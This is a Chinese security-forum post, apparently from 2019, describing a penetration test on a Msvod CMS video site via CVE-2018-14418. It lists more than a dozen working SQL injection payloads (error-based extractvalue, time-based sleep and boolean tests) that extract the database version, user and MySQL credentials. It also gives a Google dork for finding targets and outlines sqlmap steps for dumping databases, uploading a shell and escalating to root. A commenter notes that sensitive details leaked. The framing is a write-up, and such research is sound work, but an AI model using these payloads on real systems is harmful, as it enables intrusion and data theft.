登录

CVE-2018-14418 擦出新火花

Qftmer / 2019-09-08 10:15:41 / 浏览数 4005 渗透测试 渗透测试 顶(1) 踩(0)

0x00 前言

最近，一次授权的渗透测试项目意外的撞出了(CVE-2018-14418)新的火花，在这里分享给大家，同时简单记录一下自己的渗透测试过程，一些敏感信息已打码，相关漏洞已

0x01 Msvod Cms SQL注入漏洞原始

详解

漏洞ID	1226187	漏洞类型	SQL注入
发布时间	2018-07-20	更新时间	2018-07-23
CVE编号	CVE-2018-14418	CNNVD-ID	CNNVD-201807-1724
漏洞平台	PHP	CVSS评分	N/A

漏洞来源

```
https://www.exploit-db.com/exploits/45062
https://cxsecurity.com/issue/WLB-2018070221
http://www.cnnvd.org.cn/web/xxk/ldxqById.tag?CNNVD=CNNVD-201807-1724
```

漏洞详情

Msvod Cms是一套用于视频点播网站的内容管理系统（CMS）。该系统主要提供视频点播和视频聚合建站等服务。 Msvod Cms 10版本中存在SQL注入漏洞。远程攻击者利用该漏洞执行任意的SQL命令。

漏洞EXP0.1

```
# Exploit Title: MSVOD V10 ¡V SQL Injection
# Google Dork: inurl:"images/lists?cid=13"
# Date: 2018/07/17
# Exploit Author: Hzllaga
# Vendor Homepage: http://www.msvod.cc/
# Version: MSVOD V10
# CVE : CVE-2018-14418
#Reference : https://www.wtfsec.org/2583/msvod-v10-sql-injection/

Payload:
/images/lists?cid=13%20)%20ORDER%20BY%201%20desc,extractvalue(rand(),concat(0x7c,database(),0x7c,user(),0x7c,@@version))%20des
```

0x02 Msvod Cms SQL注入漏洞擦出新火花

资产收集


指纹探测（此处推荐云悉指纹探测http://www.yunsee.cn/finger.html）

Nmap扫描站点端口情况

手工测试分析

手工测试发现站点存在伪静态

通过测试发现存在SQL Injection同时得知该站点是一个MsvodX的CMS



通过搜索得到该CMS版本存在SQL注入漏洞

继续探索发现该漏洞原理和自己发现的本质一样

漏洞EXP

```
# Exploit Title: MSVOD V10 ¡V SQL Injection
# Google Dork: inurl:"images/lists?cid=13"
# Date: 2018/07/17
# Exploit Author: Hzllaga
# Vendor Homepage: http://www.msvod.cc/
# Version: MSVOD V10
# CVE : CVE-2018-14418
#Reference : https://www.wtfsec.org/2583/msvod-v10-sql-injection/

Payload:
/images/lists?cid=13%20)%20ORDER%20BY%201%20desc,extractvalue(rand(),concat(0x7c,database(),0x7c,user(),0x7c,@@\
```

CVE-2018-14418 擦出新火花


后面直接利用/video/lists?cid=num进行注入可以达到执行任意SQL命令


此处注入得到MySQL版本和用户信息

Payload:

```
/video/lists?cid=13 ) AND extractvalue(rand(),concat(CHAR(126),(version()),CHAR(126)))--%20

/video/lists?cid=13 ) AND extractvalue(rand(),concat(CHAR(126),(user()),CHAR(126)))--%20
```






新的漏洞EXP

漏洞EXP1.1 (/images/lists?cid=13)

```
Payload:
/images/lists?cid=13 ) ORDER BY if(1=1,1,sleep(3))--%20
```

漏洞EXP1.2 (/images/lists?cid=13)

```
Payload:
/images/lists?cid=13 ) AND extractvalue(rand(),concat(CHAR(126),(version()),CHAR(126)))--%20
```



漏洞EXP1.3 (/images/lists?cid=13)


```
Payload:
/images/lists?cid=34) AND 5072=5072 AND (7051=7051
```

漏洞EXP2.1 (在/video/lists?cid=13处发现新漏洞)

```
Payload:
/video/lists?cid=13 ) ORDER BY if(1=1,1,sleep(3))--%20
```


漏洞EXP2.2 (在/video/lists?cid=13处发现新漏洞)

```
Payload:
/video/lists?cid=13 ) AND extractvalue(rand(),concat(CHAR(126),(user()),CHAR(126)))--%20
```



漏洞EXP2.3（在/video/lists?cid=13处发现新漏洞）


```
Payload:
/video/lists?cid=13 ) ORDER BY 1 desc,extractvalue(rand(),concat(0x7c,(user()),0x7c)) desc--%20
```



漏洞EXP2.4（在/video/lists?cid=13处发现新漏洞）


```
Payload:
/video/lists?cid=34) AND 5072=5072 AND (7051=70510
```


```
Payload:
/video/lists?cid=34) AND 5072=5072 AND (7051=7051
```




漏洞EXP3.1（SQLMAP一键式）

探测漏洞




爆库



后面爆表爆字段不在细说（可以dump数据库）


读取MYSQL账户密码



后面可以利用绝对路径对该Linux服务器上传shell(--os-shell)，之后找到服务器漏洞进行提权到root(你可以做一些你想做的事情！！！)

漏洞EXP3.2（jsql-injection一键式）

探测漏洞



ps:推荐此工具非常方便管理数据库

漏洞EXP4.1

```
Payload■
There are many■■■■■23333■■■
```

0x03 总结

SQL Injection漏洞在漏洞挖掘中还是比较常见的，对于SQL注入漏洞突破点还是在于数据的探索和处理上。关于漏洞的挖掘在于经验的积累和学习。

点击收藏 | 0 关注 | 1

上一篇：Playing with Wind... 下一篇：实战LFI+文件上传组合拳拿RCE

1. 2 条回复

Go0p 2019-09-09 11:24:43

漏点了。。。。。。。

1 回复Ta

Zqianvvvvvvv 2019-09-11 15:03:27

这个网站有点东西的emmmmmmm

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板